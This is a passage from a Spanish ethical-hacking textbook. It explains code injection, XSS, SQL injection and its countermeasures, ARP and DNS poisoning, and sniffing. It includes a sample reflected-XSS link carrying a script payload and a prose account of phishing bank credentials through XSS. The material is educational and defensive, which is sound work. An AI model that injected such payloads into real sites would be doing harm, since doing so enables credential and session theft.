Muchas herramientas de seguridad web pueden presentarse como plugins para Firefox, dada su flexibilidad y licenciamiento. Un recurso muy útil es el proyecto **FireCAT** (**Firefox Catalog of Auditing exTensions**), que reúne distintos plugins para realizar auditoría de sitios web. No es en sí una herramienta, sino un catálogo de herramientas que se actualiza con frecuencia y puede ayudar a no tener que buscar recursos adecuados para las actividades básicas de un análisis web. El sitio es **http://firecat.fr**.

Inyección de código

Si bien los ataques de inyección de código son considerados amenazas a las aplicaciones debido a su impacto y a la cantidad de vulnerabilidades explotadas, merecen un tratamiento especial.

La inyección de código se refiere a la explotación causada por el procesamiento de datos no válidos. Puede ser usada por un atacante, principalmente, para introducir código en aplicaciones con el fin de cambiar su comportamiento o flujo de ejecución. Si bien también se aplica a los programas binarios, librerías y sistemas operativos, en este caso solo nos referiremos a la inyección que se efectúa en entornos web. Muchos de estos problemas se relacionan con datos de entrada considerados de manera equivocada y por desconocimiento de sus efectos. A veces se asume peligrosamente en los ingresos de datos que los metacaracteres nunca existirán, que solo se ingresarán los tipos de caracteres solicitados (números, letras, caracteres especiales), que no se excederá determinado tamaño o que los valores de las variables definidas por el servidor nunca serán modificados.




Figura 14. Consola de **Burp Suite**, una herramienta utilizada para lanzar ataques de inyección de código.

Muchos optan por utilizar extensiones para Firefox, a fin de tener integrada la plataforma de ataque en el mismo navegador. En ese sentido, varios plugins pueden ayudar al atacante, como **UrlParams** o **TestGen4Web**, que se encargan de grabar lo que hacemos como si se tratase de una videograbadora común.

En HTML hay un etiqueta propia que invoca al objeto script. Esto es, el lenguaje llama a un script (desarrollado en Visual Basic Script, ActiveX, Flash o JavaScript, entre otros) que realiza una función en particular, extendiendo el potencial del lenguaje. Los ataques de HTML Scripting tienen por objetivo inyectar código de modo que sea retornado como parte del output de una aplicación, modificando su comportamiento según lo solicitado.




Figura 15. Consola de **`WebInject http Test Tool`**, donde podemos observar el estado de las respuestas de los ataques enviados.

Existe una serie de aplicaciones que utilizan HTML pero que no necesariamente están ligadas a los entornos web, como la recepción y el envío de correos electrónicos con texto enriquecido, los archivos de ayuda, **GUI** (**Graphic User Interface**), y un largo etcétera. De ahí la

importancia de HTML Scripting y su relación con la seguridad, ya que muchas más aplicaciones emplean HTML como base. Por otro lado, cada motor de **renderización** de HTML agrega funciones extra según el desarrollador (la ejecución de determinados tipos de scripts, la instalación de plugins, applets, etc.). Además, cada navegador tiene su propio motor de renderización. Todos estos recursos le brindan al desarrollador la posibilidad de crear aplicaciones con mejores funcionalidades y más atractivas. Pero desde el punto de vista de la seguridad, al sumar funcionalidades, se agrega más código y, entonces, la probabilidad de error se incrementa, lo que se traduce en un aumento de las posibilidades de explotación.




Figura 16. **`Httprint`** (**`http://net-square.com/httprint/`**) identifica de forma remota la aplicación y la versión de un servidor web.

En HTML se utilizan caracteres especiales para distinguir el texto que se muestra, del código y el formato. Uno de los caracteres para definir elementos es **<**, que se incluye en el comienzo de una marca (**tag**) HTML. Estos tags pueden afectar el formato de la página o introducir código para ejecutarse del lado del cliente (será necesario que el

navegador tenga la capacidad de interpretarlos). Los tags de scripting más usados para embeber contenido malicioso son **<script>**, **<object>**, **<applet>**, **<embed>** y **<form>**. También puede utilizarse una nomenclatura alternativa de **escritura inline**, como: **javascript:alert('Soy una alerta')**.

Como dijimos, el tag **<script>** determina un código de script; puede estar ubicado en cualquier lugar del encabezado o del cuerpo de un documento y ser definido dentro del tag HTML script o en un archivo externo. Por ejemplo:

```
<script type="text/javascript">
function mifuncion()
{
document.write('Texto de prueba');
}
</script>
```

> CADA NAVEGADOR TIENE SU PROPIO MOTOR DE RENDERIZACIÓN DE HTML

También puede accederse a un recurso donde se encuentre el código, pero debe estar presente el atributo **<src>**. Por ejemplo:

```
<script type="text/javascript" src="miscript.js"></script>
```

El tag **<object>** provee una forma de ejecutar aplicaciones externas. En general, es usado para ejecutar applets, animaciones Flash o para mostrar imágenes. Veamos un ejemplo:

```
<object data="http://www.sitioweb.com/img/imagen.jpg" type="image/jpg">
</object>
```

PADDING ORACLE

Serge Vaudenay, profesor del Laboratorio de Seguridad y Criptografía del Instituto Federal Suizo de Tecnología, publicó en 2002 un documento donde señala que varios sistemas de relleno (padding) de cifrado utilizados en sistemas de entrada de longitud variable pueden provocar grandes fallas de seguridad. Sobre la base de esta técnica, el especialista argentino Juliano Rizzo, junto al vietnamita Thai Duong, demostraron en 2011 cómo realizar ataques llamados Padding Oracle a sitios web ASP.NET.

Por su parte, el tag denominado **<embed>** sirve para realizar el embebido de ciertos elementos, generalmente multimedia, en una página. Vemos un ejemplo a continuación:

```
<embed src="videos/vid.avi" autostart="false" loop="true">
```




Figura 17. Extensión de Firefox **UrlParams**, que permite visualizar y modificar los parámetros de una petición http.

Cross Site Scripting

El **Cross-Site Scripting** o **XSS** es una técnica de ataque a partir de la cual se fuerza a un sitio web a ejecutar el código suministrado por un atacante, pero cargándolo en el navegador del usuario. Por esta razón, se dice que es un ataque "del lado del cliente". El código puede ser HTML, JavaScript, VBScript, ActiveX, Java, Flash o cualquier tecnología soportada por el navegador. En las direcciones que indicamos a continuación podemos acceder a un ejemplo de un link válido y otro que inyecta un script, el cual, al ser ejecutado, mostrará en la pantalla un cuadro con la siguiente leyenda: "Esto es un ejemplo de XSS para el libro Ethical Hacking Reloaded".

Link original:
www.ejemplo.com/login.aspx?user=usuario_valido
Link malicioso:
www.ejemplo.com/login.aspx?user=<script>alert('Esto es un ejemplo de XSS para el libro Ethical Hacking Reloaded')</script>

En condiciones normales, el script HTML, que se le devuelve a un navegador desde un servidor web, fue colocado allí por alguien que tiene la autoría de páginas HTML en dicho servidor, como el **webmaster**. En el ataque de XSS, el ejecutante logra que el servidor devuelva un script, sin contar con el nivel de permisos para realizarlo. El punto fundamental de este tipo de ofensivas es que el atacante no modifica nada en el servidor, sino que solo inyecta código que luego se ejecuta del lado del cliente. El ataque se lleva a cabo cuando el código del servidor (**server side-code**) toma la entrada ingresada por el usuario y la repite de modo que los datos sean ejecutados como script en el equipo cliente. Es decir que, en los ataques de XSS, se busca forzar a un sitio web a repetir el código inyectado, de modo que sea cargado en el navegador del usuario y ejecutado en dicho contexto. Las aplicaciones más susceptibles de ser víctimas son: Web Bulletin Boards, blogs, salas de chat, libros de visita, clientes de webmail, formularios de confirmación, y otros.

> EN EL ATAQUE XSS SE DEVUELVE UN SCRIPT UBICADO POR ALGUIEN SIN PERMISOS

Si bien este ataque no parece peligroso a simple vista, imaginemos qué sucedería si el sitio que posee esta vulnerabilidad fuera una entidad bancaria. Supongamos, además, que si hiciéramos clic en el

SAMM

El **SAMM** (**Software Assurance Maturity Model**) es un framework abierto creado por el proyecto OWASP para ayudar a las organizaciones a formular e implementar una estrategia de seguridad en software adaptada a sus riesgos específicos. Puede servir de ayuda, principalmente, en la evaluación de las prácticas existentes de seguridad, en la creación de un programa de calidad bien definido, en la demostración de las mejoras, y en la definición y medición de actividades relacionadas con la seguridad en toda la organización.

link generado especialmente para explotar la vulnerabilidad, en vez de mostrar un pop-up inofensivo, se mostrara el mismo cuadro de login del banco, pero en lugar de dirigirse al servidor de dicha institución, lo hiciera a un servidor controlado por el atacante. Finalmente, imaginemos que el atacante enviara el link malicioso por correo electrónico a miles y miles de usuarios. Es fácil suponer cómo terminaría la historia. Cada usuario que hiciera clic en dicho enlace e ingresara sus contraseñas para loguearse al homebanking, en realidad, estaría enviando las credenciales de acceso al servidor controlado por el atacante.

PODEMOS ENCONTRAR ATAQUES XSS REFLEJADO Y TAMBIÉN XSS PERSISTENTE

Vale la pena aclarar que los ataques de XSS, según la manera en que se generen, pueden categorizarse en: **XSS reflejado** y **XSS persistente**. El primero se produce cuando los datos provistos por un cliente web son usados inmediatamente por el **server-side script** a efectos de generar una página de resultados para mostrarle al usuario. Este es el tipo de XSS encontrado con más frecuencia, y un ejemplo de esto es el que vimos unos párrafos antes. El segundo es similar en cuanto a los efectos, pero se genera de forma distinta, ya que en este caso los datos brindados por el atacante son almacenados en el servidor (bases de datos, sistemas de archivos, etc.).

Un ejemplo que permite ilustrar este último caso es el de los foros y libros de visita. Algunos de estos foros permiten agregar código HTML dentro del campo de comentarios para enriquecer los mensajes publicados con colores, variedades de tipografías, emoticones, etc. Pero esta misma funcionalidad, si no está filtrada como corresponde, podría permitir que un atacante, en vez de dejar un comentario, posteara un

TIM BERNERS-LEE

Una de las personalidades más destacadas en la historia de Internet es, sin dudas, Sir Timothy John Berners-Lee (nacido en 1955 en Londres), por ser considerado el padre de la Web tal como la conocemos en la actualidad. Si bien obtuvo su título de Física en 1976 en la Universidad de Oxford, se dedicó a las tecnologías de Internet. Así fue que, ante la necesidad de comunicar información sobre sus investigaciones de manera efectiva, creó y desarrolló las ideas fundamentales que estructuran hoy la Web.

script con código malicioso que se ejecute en el navegador de todo aquel que visite su post. De esta forma, el navegador del visitante circunstancial interpretaría el código posteado y lo ejecutaría en su equipo.




Figura 18. Extensión de Firefox **TestGen4Web**, que permite grabar las acciones realizadas con el navegador.

Inyección SQL

Del mismo modo que en XSS, los ataques de inyección SQL, o **SQL Injection**, son de notable importancia en lo que a bases de datos y aplicaciones web se refiere. Aquí haremos una breve reseña, marcando solo los puntos importantes.

Conceptualmente, el lenguaje **SQL** se utiliza para acceder y realizar consultas a la base de datos que interactúa con la aplicación. Si analizamos esto con un ojo puesto en la seguridad, un atacante puede utilizar una aplicación web vulnerable para saltar las medidas

REFERENCIAS

A continuación encontramos documentos para fortalecer la seguridad de Apache y IIS: CIS Apache Benchmark: **https://benchmarks.cisecurity.org/tools2/apache/CIS_Apache_HTTP_Server_Benchmark_v3.0.0.pdf**, CIS IIS 7 Benchmark: **https://benchmarks.cisecurity.org/tools2/iis/CIS_Microsoft_IIS7_Benchmark_v1.1.0.pdf**. También presentamos referencias rápidas para fortalecer PHP: **http://www.sk89q.com/content/2010/04/phpsec_cheatsheet.pdf**.

de seguridad y obtener acceso directo a datos valiosos. Para realizar muchos ataques de SQL Injection solo necesitamos un navegador, ya que puede ejecutarse desde él a través de su barra de direcciones, o desde los campos de ingreso de datos de una aplicación.

EL ATACANTE PUEDE LOGRAR QUE SE INTERPRETEN INCORRECTAMENTE VARIABLES ENVIADAS

Debemos tener en cuenta que la vulnerabilidad se origina en el chequeo incorrecto de las variables de un programa que contiene o se encarga de generar código SQL. Esta clase de errores puede generalizarse para cualquier lenguaje embebido dentro de otro. En definitiva, lo que se hace en este ataque es lograr que el motor interprete de manera incorrecta la sentencia enviada y devuelva un resultado esperado por el atacante.

Con respecto de las contramedidas, es posible reducir notablemente el riesgo de sufrir un ataque de SQL Injection validando correctamente todos los ingresos de variables y peticiones a la base de datos, así como también la validez de las entradas de los usuarios que la consultan. En líneas generales, los métodos de prevención se dividen en:

- Escapar caracteres de usuario: es la manera más común y básica, citada como principal contramedida. Su simpleza hace que no sea una protección ideal. Se basa en que, cuando el usuario ingrese datos que serán utilizados en una sentencia, los "escapemos", es decir, tomemos los caracteres especiales como texto para que el motor no los ejecute. Esto es válido para comillas simples, dobles, barras invertidas, caracteres de comentario, etc.
- Stored Procedures: son procedimientos escritos en el lenguaje del DBMS que se almacenan en la base de datos, y se llaman desde el

EL SERVIDOR WEB Y SU TRIBU

Se dice que el nombre Apache fue elegido por su creador, Brian Behlendorf, debido a la connotación enérgica pero no agresiva que tiene el término en referencia a la tribu estadounidense. Además, como hemos mencionado, en un principio era un conjunto de parches que podría haberle dado nombre. De cualquier modo, estas teorías no son totalmente aceptadas por la comunidad.

código del programa utilizando como parámetros las variables ingresadas por el usuario. Con esta técnica, se busca que el sistema distinga correctamente las variables del código.

- Prepared Statements: sentencias precompiladas donde se indica qué parámetros serán los ingresados por un usuario. Esta es una forma de explicitarle al DBMS el código que se va a ejecutar y las variables específicas. Así, el motor podrá discriminar los datos de la sentencia en cuestión y evitará que un usuario malintencionado modifique el query. Otro beneficio es que estas sentencias posibilitan la mejora del tiempo de ejecución cuando se ejecutan más de una vez, dada la característica del motor de analizar, optimizar y compilar la sentencia.

RESUMEN

En este capítulo analizamos los temas relacionados con el mundo de la Web, explicando sus protocolos principales, los peligros que surgen por el solo hecho de utilizar tantos elementos, y conceptos más avanzados sobre los distintos tipos de ataques en general conocidos hasta el momento. También presentamos los servidores web característicos de cada rama de sistemas operativos y los temas relativos a las aplicaciones web, que hoy en día están en primera plana.

Actividades

TEST DE AUTOEVALUACIÓN

1. ¿Por qué existen tantos vectores de ataque en entornos web?
2. ¿Cuáles son los elementos que constituyen la seguridad en una aplicación web?
3. ¿Qué es HTML Scripting?
4. ¿Cuál es la diferencia entre un XSS persistente y uno reflejado?
5. ¿De qué se trata la inyección de código en entornos web?
6. ¿Cuáles son los distintos tipos de autenticación utilizados comúnmente en entornos web?
7. ¿Qué es el defacement de un sitio web?
8. ¿Por qué es importante tener en cuenta las cookies en seguridad?
9. ¿Cuáles son las características principales del servidor web Apache? ¿Y las de Microsoft Internet Information Server?
10. ¿Cuáles son las principales tecnologías y protocolos relacionados con el ambiente web?

ACTIVIDADES PRÁCTICAS

1. Investigue tres tipos distintos de inyección de código y describa su funcionamiento.
2. Investigue e identifique tres defacements o ataques a sitios web que hayan sucedido en 2012.
3. Arme una tabla donde se compare la vulnerabilidad de XSS Persistente y XSS Reflejado.
4. Identifique los principales proyectos de OWASP, especialmente los de su país de residencia.
5. Investigue tres escaners de vulnerabilidades web e identifique sus principales características.

*06

Ataques a la infraestructura

"Si eres capaz de una gran adaptación, puedes atravesar este territorio". (Sun Tzu, *El arte de la guerra*. Siglo V a. C.)

En este capítulo abordaremos la temática de las redes de comunicaciones. Introduciremos algunas técnicas de ataque que, combinadas, dan lugar a ataques más complejos.

Introducción

En todos los órdenes de la vida, para destruir un objeto, por ejemplo un edificio, necesitamos un tiempo relativamente corto y una serie de recursos limitados a nuestra disposición. En cambio, la labor de construir implica contar con mucho más tiempo, dedicación, esfuerzo y recursos. De hecho, es mucho más costoso, en todos los sentidos, construir un edificio desde cero que derribarlo.

En el caso de las tecnologías de la información, la situación es similar. A partir de lo que hemos visto en los primeros capítulos, sabemos que, dependiendo de la ética personal, se puede estar de un bando o del otro. Aquellos que nos dedicamos a proteger la información y sus activos, durante mucho tiempo hemos implementado la seguridad en forma reactiva. Es decir, los controles de seguridad se implementaban al momento de resolver un incidente. Debido a la evolución de la actividad, cada vez con mayor frecuencia nos encontramos con organizaciones que están comenzando a implementar la seguridad de manera proactiva. Tal como hemos mencionado e insistido en varias oportunidades en el transcurso del libro, esto solo es posible a partir de la implementación de un Sistema de Gestión de Seguridad de la Información.

Un invaluable aliado de los SGSI en lo que a controles de seguridad se refiere es el concepto de **defensa en profundidad**, tal como hemos visto en capítulos anteriores. De esta forma, aunque uno de los controles sea vulnerado, el atacante encontrará un nuevo escollo que detendrá el ataque o, en el peor de los casos, minimizará su impacto.

A continuación, analizaremos algunas técnicas de ataque que a menudo son utilizadas para saltear uno o varios de los controles implementados como parte de la defensa en profundidad.

PROTOCOLO ARP

ARP (Address Resolution Protocol) es el protocolo responsable de encontrar la dirección MAC que corresponde a una determinada IP. Cada máquina mantiene una tabla con las direcciones traducidas para reducir las demoras y la carga. Esto se encuentra documentado en el RFC 826. El que realiza la traducción inversa es el protocolo **RARP** (Reverse Address Resolution Protocol).

Técnicas de ataque

Muchas de las técnicas que analizaremos a lo largo de este capítulo tienen varios años de desarrollo, incluso décadas, pero sentaron las bases de ataques más sofisticados (y aún lo siguen haciendo). Muchas de esas acciones son meramente conceptuales, por lo que pueden ser adaptadas a innumerables escenarios, no solo enmarcadas dentro de las redes informáticas o de comunicaciones. Las técnicas que veremos a continuación son: **poisoning** o **envenenamiento**, **análisis de protocolos** o **sniffing**, **spoofing** o **impersonalización**, **hijacking** o **robo de sesiones**, ataques de **fuerza bruta** y, finalmente, **denegación de servicio** (**DoS**).

> ESTAS TÉCNICAS DE ATAQUE COMBINADAS, DAN LUGAR A LA REALIZACIÓN DE ATAQUES COMPLEJOS

Envenenamiento de la red: poisoning

La técnica de poisoning o envenenamiento consiste en redireccionar el tráfico de usuarios lícitos a sitios usualmente controlados por un atacante. Esta técnica suele implementarse a partir de la manipulación de los protocolos ARP y DNS.

El **ARP poisoning**, también conocido como **ARP spoofing**, consiste en generar peticiones y respuestas ARP modificadas con el objetivo de asociar la dirección MAC del atacante con la dirección IP del gateway. De este modo, todo el tráfico de ese segmento pasará primero por el atacante, que podrá analizarlo y redirigirlo luego hacia el destino final.

Un modo de protegerse frente al ARP spoofing es utilizando tablas **ARP estáticas**. Si bien esto previene la implementación de esta

MENSAJES DEL PROTOCOLO ARP

Cuando un host quiere comunicarse con una IP, emite un paquete **ARP-Request** a la dirección de broadcast solicitando la dirección MAC del host. El equipo con la IP pedida responde con un paquete **ARP-Reply** indicando su MAC. Tanto los switches como los hosts guardan una tabla local con la relación IP/MAC llamada **tabla ARP**.

técnica, puede tornar dificultosa y compleja la administración de entornos grandes. Un método alternativo se basa en usar aplicaciones para detección de cambios de las tablas ARP (**arpwatch**, por ejemplo) e implementar el uso de la seguridad de puerto que poseen algunos switches para evitar cambios en las direcciones MAC.




Figura 1. Manual de la herramienta **arpwatch**, utilizada para detectar cambios en la asociación entre direcciones MAC e IP.

Adicionalmente, y tal como se verá en la técnica de análisis de tráfico, la segmentación de las redes reduce la visibilidad del segmento que un atacante tiene al lanzar este ataque, con lo cual también es una buena medida complementaria.

Por otro lado, tal como hemos mencionamos, otro de los protocolos que, por sus particularidades, suele ser blanco de ataques de estas características es el DNS. La técnica de **DNS cache poisoning** consiste en hacer de manera maliciosa que un servidor DNS reciba datos de una fuente no autoritativa, de manera tal de contaminar su tabla caché. Así, si un atacante puede controlar dicha tabla, podrá modificar la relación entre la dirección IP y la URL asociada, haciendo que cuando un cliente lícito quiera acceder a un sitio web, en realidad acceda a

otro controlado por el atacante. Por ejemplo, supongamos que el sitio web al que deseamos acceder es *www.redusers.com*, y la dirección IP asociada es la *98.129.229.166*. Mediante la modificación de su caché, podríamos hacer que, cuando un usuario acceda a *www.redusers.com*, en vez de dirigirse a la IP *98.129.229.166*, termine accediendo a otra IP controlada por el atacante. En esta nueva dirección IP, el atacante podría tener levantado un servidor web malicioso de similares características a las que vimos en el Capítulo 4.

> UN CLIENTE LÍCITO PUEDE ESTAR ACCEDIENDO A UN SITIO CONTROLADO POR EL ATACANTE

Este ataque puede deberse a fallas en la implementación de los sistemas, vulnerabilidades en la aplicación DNS, falta de configuración del servidor y escenarios perniciosamente diseñados que explotan la arquitectura de un DNS. Una vez que un servidor DNS ha recibido datos maliciosos y los almacena temporalmente para futuros incrementos de desempeño, es considerado envenenado, y extiende el efecto a los clientes del servidor.

El lector atento notará que, en este caso, el usuario poco puede hacer para protegerse de este ataque, ya que la vulnerabilidad siempre está en el servidor DNS.

Análisis de protocolos: sniffing

Un **sniffer** o analizador de protocolos es una aplicación utilizada para **monitorear** y **analizar** el tráfico en la red. Permite capturar el tráfico y examinarlo en función de los protocolos soportados, aplicando distintos tipos de filtros. Originalmente, fue desarrollado para detectar errores y problemas de diseño en la implementación de distintos tipos de redes.

DNS SECURITY ISSUES

En el enlace que presentamos a continuación se ofrece un White paper desarrollado por el **SANS Institute**, donde se tratan los temas de seguridad más importantes asociados al protocolo DNS: **www.sans.org/reading_room/whitepapers/dns/security-issues-dns_1069**. El paper explica los fundamentos del DNS, los ataques al protocolo y a los servidores y, finalmente, ofrece una serie de recomendaciones para mejorar la seguridad de este servicio.

Con este tipo de aplicaciones es posible capturar datos y visualizarlos cuando son transmitidos en **texto plano**. Por lo tanto, cualquier protocolo que envíe los datos sin cifrar es susceptible de ser analizado por un sniffer. Dentro de estos protocolos tenemos ejemplos como **HTTP**, **SMTP**, **POP3**, **IMAP**, **Telnet**, **FTP**, etcétera.

Para capturar el tráfico, el sniffer configura la placa de red en un estado conocido como **modo promiscuo**, en el cual, en la **capa de enlace de datos** del modelo OSI, se conservan las tramas no destinadas a la dirección MAC de dicha placa. De esta manera, se puede capturar todo el tráfico que pasa por cualquier dispositivo conectado a ese segmento de la red.




Figura 2. **Winpcap** es la herramienta que los sniffers utilizan para acceder a la capa de enlace en entornos Windows.

El lector notará que el uso de un switch dentro de una red sería una limitación, ya que, en este caso, aunque la placa de red esté en modo promiscuo, el switch es el que reenvía los paquetes al destino que corresponde únicamente. De todas formas, aplicando la técnica de **ARP poisoning**, esta limitación puede sortearse con relativa facilidad.

De manera análoga a la etapa de recopilación de información, en el caso de la captura de tráfico también podemos diferenciar las técnicas de **sniffing pasivas** y **sniffing activas**.

En el primero de los casos, también conocido como **eavesdropping** (aunque, en rigor de verdad, esta técnica no está acotada a la captura de datos dentro de una red), el sniffer solo se limita a escuchar el tráfico que circula por determinado segmento o contexto, sin

interactuar de manera alguna. Para que esta técnica sea efectiva desde la óptica de un ataque, suele implementarse en segmentos de red de alto tráfico, como, por ejemplo, los *backbones*.




Figura 3. Ayuda de **`P0f`** (**`http://lcamtuf.coredump.cx/p0f3`**), herramienta que detecta el sistema operativo.

Dado que no envía paquetes a la red, este tipo de sniffers no es apto para redes segmentadas por switches, ya que, como veremos, la técnica de ARP poisoning utilizada para saltear las restricciones impuestas por un switch requiere enviar una serie de paquetes.

EL LLANTO DEL SNIFFING

